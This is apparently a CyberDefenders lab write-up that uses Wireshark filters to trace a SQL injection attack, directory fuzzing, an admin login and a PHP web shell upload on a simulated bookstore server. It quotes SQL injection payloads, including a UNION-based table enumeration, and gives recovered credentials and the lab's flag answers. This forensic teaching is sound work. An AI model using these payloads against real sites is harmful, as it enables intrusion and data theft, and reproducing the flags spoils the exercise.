




Cyber Defenders | Web Investigation Lab Write-up

Written By: Alexander Sapo

Examine network traffic with Wireshark to investigate web server compromise, identify SQL injection, extract attacker credentials, and detect uploaded malware.

Category:

Network Forensics

scenario:

You are a cybersecurity analyst working in the Security Operations Center (SOC) of BookWorld, an expansive online bookstore renowned for its vast selection of literature. BookWorld prides itself on providing a seamless and secure shopping experience for book enthusiasts around the globe. Recently, you've been tasked with reinforcing the company's cybersecurity posture, monitoring network traffic, and ensuring that the digital environment remains safe from threats.

Late one evening, an automated alert is triggered by an unusual spike in database queries and server resource usage, indicating potential malicious activity. This anomaly raises concerns about the integrity of BookWorld's customer data and internal systems, prompting an immediate and thorough investigation.

As the lead analyst in this case, you are required to analyze the network traffic to uncover the nature of the suspicious activity. Your objectives include identifying the attack vector, assessing the scope of any potential data breach, and determining if the attacker gained further access to BookWorld's internal systems.

Question: 1


By knowing the attacker's IP, we can analyze all logs and actions related to that IP and determine the extent of the attack, the duration of the attack, and the techniques used. Can you provide the attacker's IP?

flag: 111.224.250.131


process:

Searched for signs of SQL injection attacks.

While analyzing the traffic, I noticed the following request:




No.	Time	Source	Destination	Protocol	Length	Info
376	1506.179658	111.224.250.131	c-73-124-22-98.hsd1...	TCP	74	40124 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=22060...
377	1506.180855	c-73-124-22-98.hsd1...	111.224.250.131	TCP	74	80 → 40124 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM ...
378	1506.180931	111.224.250.131	c-73-124-22-98.hsd1...	TCP	66	40124 → 80 [ACK] Seq=1 Ack=1 Win=32120 Len=0 TSval=2206076327 TSecr=3...
379	1506.183639	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	462	GET /search.php?search=ust3323099%2000%201%720 HTTP/1.1
380	1506.183878	c-73-124-22-98.hsd1...	111.224.250.131	TCP	66	80 → 40124 [ACK] Seq=1 Ack=391 Win=64896 Len=0 TSval=3931665658 TSecr...
381	1506.185432	c-73-124-22-98.hsd1...	111.224.250.131	HTTP	462	HTTP/1.1 200 OK (text/html)
382	1506.186105	111.224.250.131	c-73-124-22-98.hsd1...	TCP	66	40124 → 80 [ACK] Seq=391 Ack=397 Win=31872 Len=0 TSval=2206076332 TSe...
383	1511.186421	111.224.250.131	c-73-124-22-98.hsd1...	TCP	66	40124 → 80 [FIN, ACK] Seq=391 Ack=397 Win=31872 Len=0 TSval=220608133...
384	1511.186767	c-73-124-22-98.hsd1...	111.224.250.131	TCP	66	80 → 40124 [FIN, ACK] Seq=397 Ack=392 Win=64896 Len=0 TSval=393167066...
385	1511.187196	111.224.250.131	c-73-124-22-98.hsd1...	TCP	66	40124 → 80 [ACK] Seq=392 Ack=398 Win=31872 Len=0 TSval=2206081333 TSe...



GET /search.php?search=test%E2%80%99%20OR%201=1;%20-- HTTP/1.1

When URL-decoded, it becomes:



test' OR 1=1; --

This shows SQL syntax appended to the search query. Attackers typically use this as an initial test to check whether the query is vulnerable to SQL injection.

The traffic source is **111.224.250.131**, identifying it as the attacker's IP.


Question: 2

If the geographical origin of an IP address is known to be from a region that has no business or expected traffic with our network, this can be an indicator of a targeted attack. Can you determine the origin city of the attacker?

flag: Shijiazhuang

process:

Searched using <https://www.iptrackeronline.com/> (IP tracker).



Pasted the identified IP address:

111.224.250.131

Result:

Shijiazhuang, Hebei, China

IP: 111.224.250.131

Question: 3


Identifying the exploited script allows security teams to understand exactly which vulnerability was used in the attack. This knowledge is critical for finding the appropriate patch or workaround to close the security gap and prevent future exploitation. Can you provide the vulnerable PHP script name?

flag: search.php

process:

Now that the attacker IP is identified, I filtered the traffic to that IP.


Filter:



```
ip.addr == 111.224.250.131
```

As observed earlier, the attacker tested multiple payloads to find a vulnerable query.

Example request:



```
GET /search.php?search=book%29%27.%2C%29%22.%28%2C%29 HTTP/1.1
```

Decoded:

```
GET /search.php?search=book)'.,)\". (, ) HTTP/1.1
```

This payload attempts to break out of the query context.

The attacker repeatedly targeted **search.php** with multiple SQL injection techniques, confirming that this is the vulnerable query.

294	1350.162352	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	466	GET /contact.php HTTP/1.1
303	1362.983947	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	462	GET /faq.php HTTP/1.1
315	1382.007388	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	482	GET /search.php?search=test+test HTTP/1.1
325	1392.184444	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	493	GET /search.php?search=war HTTP/1.1
335	1399.504903	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	488	GET /search.php?search=book HTTP/1.1
347	1450.030622	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	433	GET /search.php?search=book%27 HTTP/1.1
357	1470.702710	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	452	GET /search.php?search=book%20and%201=1;%20-%20- HTTP/1.1
368	1482.999647	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	452	GET /search.php?search=book%20and%201=2;%20-%20- HTTP/1.1
379	1506.183639	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	456	GET /search.php?search=test%E2%80%99%20OR%201=1;%20-%20- HTTP/1.1
389	1515.613333	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	450	GET /search.php?search=%27%20or%201=1;%20-%20- HTTP/1.1

QUESTION: 4


Establishing the timeline of an attack, starting from the initial exploitation attempt, what is the complete request URI of the first SQLi attempt by the attacker?

flag: /search.php?search=book and 1=1; -- -

process:


Filtered all GET requests from the attacker.

Filters:



No.	Time	Source	Destination	Protocol	Length	Info
294	1350.162352	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	466	GET /contact.php HTTP/1.1
303	1362.983947	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	462	GET /faq.php HTTP/1.1
315	1382.007388	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	482	GET /search.php?search=test+test HTTP/1.1
325	1392.184444	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	493	GET /search.php?search=war HTTP/1.1
335	1399.504903	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	488	GET /search.php?search=book HTTP/1.1
347	1450.030622	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	433	GET /search.php?search=book%27 HTTP/1.1
357	1470.702710	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	452	GET /search.php?search=book%20and%201=1;%20-%20- HTTP/1.1
368	1482.999647	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	452	GET /search.php?search=book%20and%201=2;%20-%20- HTTP/1.1
379	1506.183639	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	456	GET /search.php?search=test%E2%80%99%20OR%201=1;%20-%20- HTTP/1.1
389	1515.613333	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	450	GET /search.php?search=%27%20or%201=1;%20-%20- HTTP/1.1
404	1626.980180	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	501	GET /search.php?search=%27%20or%201=1;%20-%20- HTTP/1.1
416	1692.512122	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	274	GET /search.php?search=book HTTP/1.1
426	1692.547971	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	538	GET /search.php?search=book&Zscl=7696%20AND%201%3D1%20UNION%20ALL% HTTP/1.1
437	1693.012384	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	274	GET /search.php?search=book HTTP/1.1
448	1693.033918	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	300	GET /search.php?search=book%29%27.%2C%29%22.%28%2C%29 HTTP/1.1
457	1693.045350	111.224.250.131	c-73-124-22-98.hsd1...	HTTP	291	GET /search.php?search=book%27%20or%201=1;%20-%20- HTTP/1.1

```
http.request.method == "GET"
ip.addr == 111.224.250.131 && http.request.method == "GET"
```



The first observed SQL injection attempt:

```
GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1
```

URL-decoded:

```
/search.php?search=book and 1=1; -- -
```

Question: 5

The website directories hidden from the public could serve as an unauthorized access point or contain sensitive functionalities not intended for public access. Can you provide the name of the directory discovered by the attacker?

flag: /admin/

process:

The attacker was fuzzing for directories.

Example traffic:

```
GET /49ef1670-f5f0-487a-a10a-60b7bcae88db HTTP/1.1
```


Multiple GET requests from the attacker targeted different directories.

By following the HTTP stream, the client-server communication becomes visible.

Scrolling through responses shows many **404 Not Found** and **access control** messages indicating restricted directories.

Filtering POST requests revealed:

Filter:



```
http.request.method == "POST"
```

Observed request:

```
POST /admin/login.php HTTP/1.1
```

This confirms the discovered directory: **/admin/**.

Question: 6

We need to determine if the attacker gained further access or control of our web server. What's the name of the malicious script uploaded by the attacker?


flag: NVri2vhp.php

process:

Filtered POST requests:

```
http.request.method == "POST"
```

Observed request:



POST /admin/index.php HTTP/1.1

Following the HTTP stream shows the attacker uploading a PHP file.

The uploaded file name is:

NVri2vhp.php

Question: 7

Knowing which credentials were used allows us to determine the extent of account compromise. What are the credentials used by the attacker for logging in?

flag: admin:admin123!


process:

Filtered POST requests:

```
http.request.method == "POST"
```

The attacker attempted multiple username/password combinations.

Eventually, valid credentials were observed, after which the attacker successfully logged in and uploaded the PHP file.



Recovered credentials:

admin:admin123!

Question: 8

Assessing the impact of the breach and data access is crucial, including the potential harm to the organization's reputation. What's the table name containing the website users data?

flag: customers

process:

Since the vulnerable query was identified, I filtered traffic related to it.

Filter:

frame contains "search.php"

Because this is a SQL injection attack, the attacker needed to enumerate database tables before exfiltrating data.


To locate enumeration activity:

frame contains "schema"

This isolates packets containing schema references.

After manual analysis, I found table enumeration queries:

```
GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NUL
L...
FROM INFORMATION_SCHEMA.TABLES ...
```



